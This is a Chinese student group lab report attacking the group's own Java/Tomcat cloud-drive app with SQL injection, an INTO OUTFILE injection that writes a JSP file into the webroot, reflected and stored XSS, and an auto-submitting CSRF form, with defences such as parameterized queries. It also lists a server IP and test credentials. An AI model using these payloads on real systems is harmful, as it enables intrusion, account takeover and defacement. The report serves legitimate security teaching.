

# 第二次作业

## 1 小组成员及分工

学号	姓名	分工
		组长 软件的开发，文档撰写，CSRF
		xss 入侵，CSRF
		软件 ui 美化，文档撰写
		抓包测试分析，软件测试
		sql 注入，命令注入攻击

## 2 实验要求

注意：由于本次实验是小组每个人在作业一基础上进行的测试，所以其实是每个人都在作业一上进行了修改，文件中附带的 war 包为第一次作业之后进行的测试，网页端 ([http://106.12.116.250/demo\\_war\\_exploded/](http://106.12.116.250/demo_war_exploded/)) 为第一次作业的未美化版，账号请用 `rytter`，密码为 `123456` 邀请码为 `rytter` 可以自己注册账号进行测试。其中各个实验的 war 包版本是没有的，因为我们每个人都根据实验进行了修改，没法进行统一。

### 2.1 SQL 注入实验

SQL 注入是 web 应用所面临的的最广泛的一种攻击手段，请构造一个 SQL 注入攻击，同时展示如何防范该 SQL 注入，并给出采用防御措施前后的对比。

### 2.2 命令注入实验

类似于 SQL 注入实验，构造一个简单的命令注入攻击并给出防御手段和相关的对比。

### 2.3 XSS 攻击实验

(1) 构造一个简单的反射型 XSS

(2) 构造一个简单的存储型 XSS，例如，当增加用户时，设置用户描述时，允许用户从页面输入 XSS 注入代码，观察当这段代码存入数据库，并且在查询该用户信息时的现象

### 2.4 CSRF 攻击

使用一个典型场景，例如课堂上展示的例子中的银行场景，模拟一个简单的 CSRF 攻击。

## 3 实验内容

### 3.1 SQL 注入实验

SQL 注入是一种常见的 Web 安全漏洞，其形成主要原因便在于在数据交互中，前端的数据传送到后台处理时，没有做严格的判断，导致其传入的”数据“拼接到 SQL 语句中后，被当作 SQL 语句的一部分执行。从而导致数据库受损（被脱库、被删除、甚至整个服务器权限陷）

#### 3.1.1 构造 SQL 攻击

我们创建了一个 Web 端网盘应用，采用了 TomCat9 与 Java8 来构造服务器，用以存储相应文件。其中，我们观察到其中用于实现注册功能的 `SignUp.java` 存在以下 SQL 注入漏洞。

MySQL 数据库中两张表如下：分别为 `users` 表与 `file` 表：

```

Database changed
mysql> show tables;
+-----+
| Tables_in_mysql_java |
+-----+
| file                  |
| users                 |
+-----+
2 rows in set (0.00 sec)

mysql> desc file;
+-----+
| Field | Type      | Null | Key | Default | Extra |
+-----+
| username | varchar(20) | NO   |     | NULL    |       |
| filename | varchar(50) | NO   |     | NULL    |       |
+-----+
2 rows in set (0.00 sec)

mysql> desc users;
+-----+
| Field | Type      | Null | Key | Default | Extra |
+-----+
| name   | char(45)  | YES  |     | NULL    |       |
| password | char(20)  | YES  |     | NULL    |       |
+-----+
2 rows in set (0.00 sec)

mysql>

```

用于注册账号功能的 `SignUp.jsp` 主界面显示如下:

The image shows a web form titled "用户注册" (User Registration). It contains three input fields: "用户名" (Username), "密码" (Password), and "邀请码" (Invitation Code). Below these fields is a blue button labeled "注册" (Register).

`SignUp.java` 使用 `get` 方法, 确定了三个输入参数, 分别为 `name`, `password` 与 `confirm_code`

```

1      public void doGet(HttpServletRequest request, HttpServletResponse
response) throws IOException {
2          String name = request.getParameter("name");
3          String password = request.getParameter("password");
4          String confirm_code = request.getParameter("confirm_code");

```


在 `SignUp.java` 中，其用于调用 SQL 语句的代码如下：

```

1      Class.forName(JDBC_DRIVER);
2      System.out.println("连接数据库...");
3      conn = DriverManager.getConnection(DB_URL, USER, PASS);
4      // 执行查询
5      System.out.println(" 实例化Statement对象...");
6      stmt = conn.createStatement();
7      String sql;
8      sql = "SELECT name FROM users";
9      ResultSet rs = stmt.executeQuery(sql);
10
11     // 展开结果集数据库
12     while (rs.next()) {
13         // 通过字段检索
14         String name_sql = rs.getString("name");
15         if (Objects.equals(name_sql, name)) {
16             // 查询有没有这个名字
17             out.println("<h1>" + "该用户名存在，请更改用户名" + "</h1>");
18             return;
19         }
20     }
21     // 如果没有这个名字就添加上
22     String sql2 = "INSERT users (name,password) VALUES ('";
23     sql2=sql2+name;
24     sql2=sql2+ "','";
25     sql2=sql2+password;
26     sql2=sql2+"'')";
27     int counts = stmt.executeUpdate(sql2);
28     System.out.println("正在查询");
29     out.println("<h1>" + counts + "</h1>");
30     out.println("<html><body>");
31     out.println("<h1>" + "你的名称是：" + name + "<br/>" + "你的密码是：" +
password + "</h1>");
32     out.println("</body></html>");
33     out.println("<a href=\"Login.jsp\">点击登录</a>");
34     // 完成后关闭
35     rs.close();
36     stmt.close();
37     conn.close();

```

我们知道，Java 的 SQL 注入一般是在两个场景下会产生，一个是 JDBC 未对参数进行过滤，另外一个使用 `Mybatis` 框架时，未使用 `${}` 来进行传参。我们会明显发现，代码中存在明显的 SQL 拼接语句，接下来，我们使用 `HackBar`，来对三个参数进行相关传参：



通过精巧地来构建 SQL 语句，我们会发现，我们已经将 `users` 库中用户名为 `admin` 的账号的密码更新为了 `123456`，此时我们继续使用该密码来进行登录：

请填写您的登录信息


用户名

密码

之后系统显示登录成功

[admin.png](#)  
[点击查看朋友圈](#)  
[点击上传网盘文件](#)

我们可以下载并查看 `admin` 网盘中的文件



### 3.1.2 防范 SQL 注入攻击

若要防范 SQL 注入攻击，对于直接使用 `JDBC` 的场景，有以下几种方法来避免直接的 SQL 注入。我们则首先要避免 SQL 代码进行拼接，其次使用参数化查询：

直接使用 `JDBC` 的场景，如果代码中存在拼接 SQL 语句的，那么很有可能会产生注入，如

```
1 // concat sql
2 String sql = "SELECT * FROM users WHERE name = '" + name + "'";
3 Statement stmt = connection.createStatement();
4 ResultSet rs = stmt.executeQuery(sql);
```

安全的写法是使用参数化查询（parameterized queries），即 SQL 语句中使用参数绑定（? 占位符）和 `PreparedStatement`，如

```
1 //use ? to bind variables
2 String sql = "SELECT * FROM users WHERE name = ? ";
3 PreparedStatement ps = connection.prepareStatement(sql);
4 // 参数 index 从 1 开始
5 ps.setString(1, name);
```

还有一些情况，比如 `order by`、`column name`，不能使用参数绑定，此时需要手工过滤，如通常 `order by` 的字段名是有限的，因此可以使用白名单的方式来限制参数值。

这里需要注意的是，使用了 `PreparedStatement` 并不意味着不会产生注入，如果在使用 `PreparedStatement` 之前，存在拼接 sql 语句，那么仍然会导致注入，如

```
1 // 拼接 sql
2 String sql = "SELECT * FROM users WHERE name = '" + name + "'";
3 PreparedStatement ps = connection.prepareStatement(sql);
```

使用改进后的代码来预防 SQL 注入，此次我们 `admin` 账号的密码更换为 `12345`，采取同样的方法来进行注入：



继续进行登录

请填写您的登录信息

用户名

admin

密码

12345

提交

我们可以发现登录失败

??????????????

????

### 3.2 命令注入实验

#### 3.2.1 构造命令注入攻击

命令注入实验类似于 SQL 实验，通常是将一个简单的命令来进行注入攻击，此次实验我们采用通过 SQL 注入文件的形式，来将一句话病毒文件注入到服务器中：

要完成此次命令注入实验，我们将会使用到 SQL 中的 `into outfile` 命令，相关的要点如下：


#### mysql文件上传要点

- 1.show variables like '%secure%'; 用来查看mysql是否有读写文件权限；
- 2.数据库的file权限规定了数据库用户是否有权限，向操作系统内写入和读取已存在的权限；
- 3.into outfile 命令使用的环境：必须知道一个，服务器上可以写入文件的文件夹的完整路径。

实验操作如下




详细的命令输入如下




The screenshot shows a web application security tool interface with a dark theme. At the top, there are tabs for 'Elements', 'Console', and 'HackBar'. The 'HackBar' tab is active, displaying a crafted HTTP request. The request is a GET request to the URL `http://106.12.116.250/demo_war_exploded/SignUp?name=test_6&password=123')`. The request body contains a SQL injection payload designed to write to a file and insert a new user. The payload includes a `SELECT` statement, an `import` statement for `java.io.PrintWriter`, and a `printWriter.println` call to write the message 'I hacked your computer'. The file path is `\\usr\\local\\tomcat\\apache-tomcat-8.5.39\\webapps\\demo_war_exploded\\hack.jsp`. The payload also includes an `INSERT` statement to add a new user with the name 'test\_7' and password '123'.

```
URL
http://106.12.116.250/demo_war_exploded/SignUp
?name=test_6
&password=123');
SELECT 1,2,"<%@ page
import="java.io.PrintWriter"%>
<%PrintWriter
printWriter=response.getWriter();
printWriter.println("I hacked your
computer");%>"
into outfile
"\\usr\\local\\tomcat\\apache-tomcat-
8.5.39\\webapps\\demo_war_exploded\\hack.j
sp"
;INSERT users (name,password) VALUES
('test_7','123
&confirm_code=rytter
```

可以观察到，我们在目标服务的 `/usr/local/tomcat/apache-tomcat-8.5.39/webapps/demo_war_exploded` 目录下生成了新的 `hack.jsp`：



使用 url 进入到相应的地址下可以得到





### 3.2.2 防范命令注入攻击

防范此命令注入的第一个方法便是：

- 数据库连接账号不要用 root 权限
- mysql 账户没有权限向网站目录写文件

防范此命令注入的第二个方法：采取同实验一的相关类似方法，对文件输入格式进行严格限制，以确保没有直接可以进行 SQL 注入的攻击点

## 3.3 XSS 攻击实验

该实验中的攻击对象为产品的朋友功能，通过测试发现，朋友圈的对话框存在 XSS 漏洞。（这个朋友圈就是为了被 XSS 攻击而存在的）

### 3.3.1 构造一个简单的反射型 XSS

反射型 XSS 的流量走向：浏览器——>后端——>浏览器

发现在产品中的朋友圈功能存在 XSS 漏洞，则构造一个简单的代码

```
1 | <script>alert(xss)</script>
```


123456

555-555-0199@example.com

发朋友圈：

上传

向文本框输入代码后，得到下图弹窗，则 XSS 攻击成功



### 3.3.2 构造一个简单的存储型 XSS

存储型 XSS 的流量走向：浏览器——>后端——>数据库——>后端——>浏览器

输入和之前类似的注入语句，触发弹窗，源代码中同样有我们的恶意代码。与之前不同的是，这串代码被存储到了服务器的数据库中，当我们再次进入时还会触发弹窗，说明存储型 XSS 是持久型 XSS。

输入的代码为：

```
1 | <script>alert(1)</script>
```

点击查看朋友圈  
点击上传网盘文件



输入后发现，每次打开朋友圈都会触发该代码，都会出现上述弹窗，说明该恶意代码是持久型的。

### 3.4 CSRF 攻击

我们使用的方法是这样，首先该用户正在使用网盘，假设我们有一个伪造的网站，并使用这个网站将盗取网盘使用者的信息，并使用这个盗取的身份进行一个朋友圈的信息发送。

首先是攻击网站的构建

在这个攻击网站中有一个攻击的 `javascript` 脚本

```
1 <script>
2     var temp = document.createElement("form");
3     temp enctype="multipart/form-data"
4     temp.action = "https://localhost:8443/demo_war_exploded/publicservlet";
5     temp.method = "post";
6     temp.style.display = "none";
7     var opt = document.createElement("input");
8     opt.name="public_text";
9     opt.type="text";
```

```

10     opt.value="hacktest";
11     temp.appendChild(opt);
12     document.body.appendChild(temp);
13     temp.submit();
14 </script>

```

这个脚本将会通过这种伪造 `form` 的方式进行攻击，如果受害者碰到了这个网站，那么这个网站将会利用当前的 cookie 进行一个朋友圈攻击，将会在朋友圈中发送一个 `hacktest` 的一个朋友圈信息

然后我们需要对 java 后端进行一个 cookie 的设置

相关的代码如下一个是在 login 中设置 cookie 的代码：

```

1     // TODO Auto-generated method stub
2     response.getWriter().append("Served Port at:
"+request.getLocalPort()).append(request.getContextPath());
3     Cookie cookie =new Cookie("user",name);
4     // 一天的有效期
5     cookie.setMaxAge(60*60*24);
6     // 添加 cookie
7     response.addCookie(cookie);

```


一个是在朋友圈发布是 cookie 代码测试的一个 cookie 代码：

```

1 Cookie[] cookie =req.getCookies();
2     if (cookie ==null) {
3         resp.getWriter().println("user not login ");
4         return;
5     }
6     for (Cookie cookie2 : cookie) {
7         String cookiename =cookie2.getName();
8         if("user".equals(cookiename)) {
9             username =cookie2.getValue();
10            break;
11        }
12    }

```

我们在运行这个网盘的时候打开带有恶意代码的 html 文件可以发现



我们并没有进行操作，但是 `hacktest` 写入了朋友圈文件中。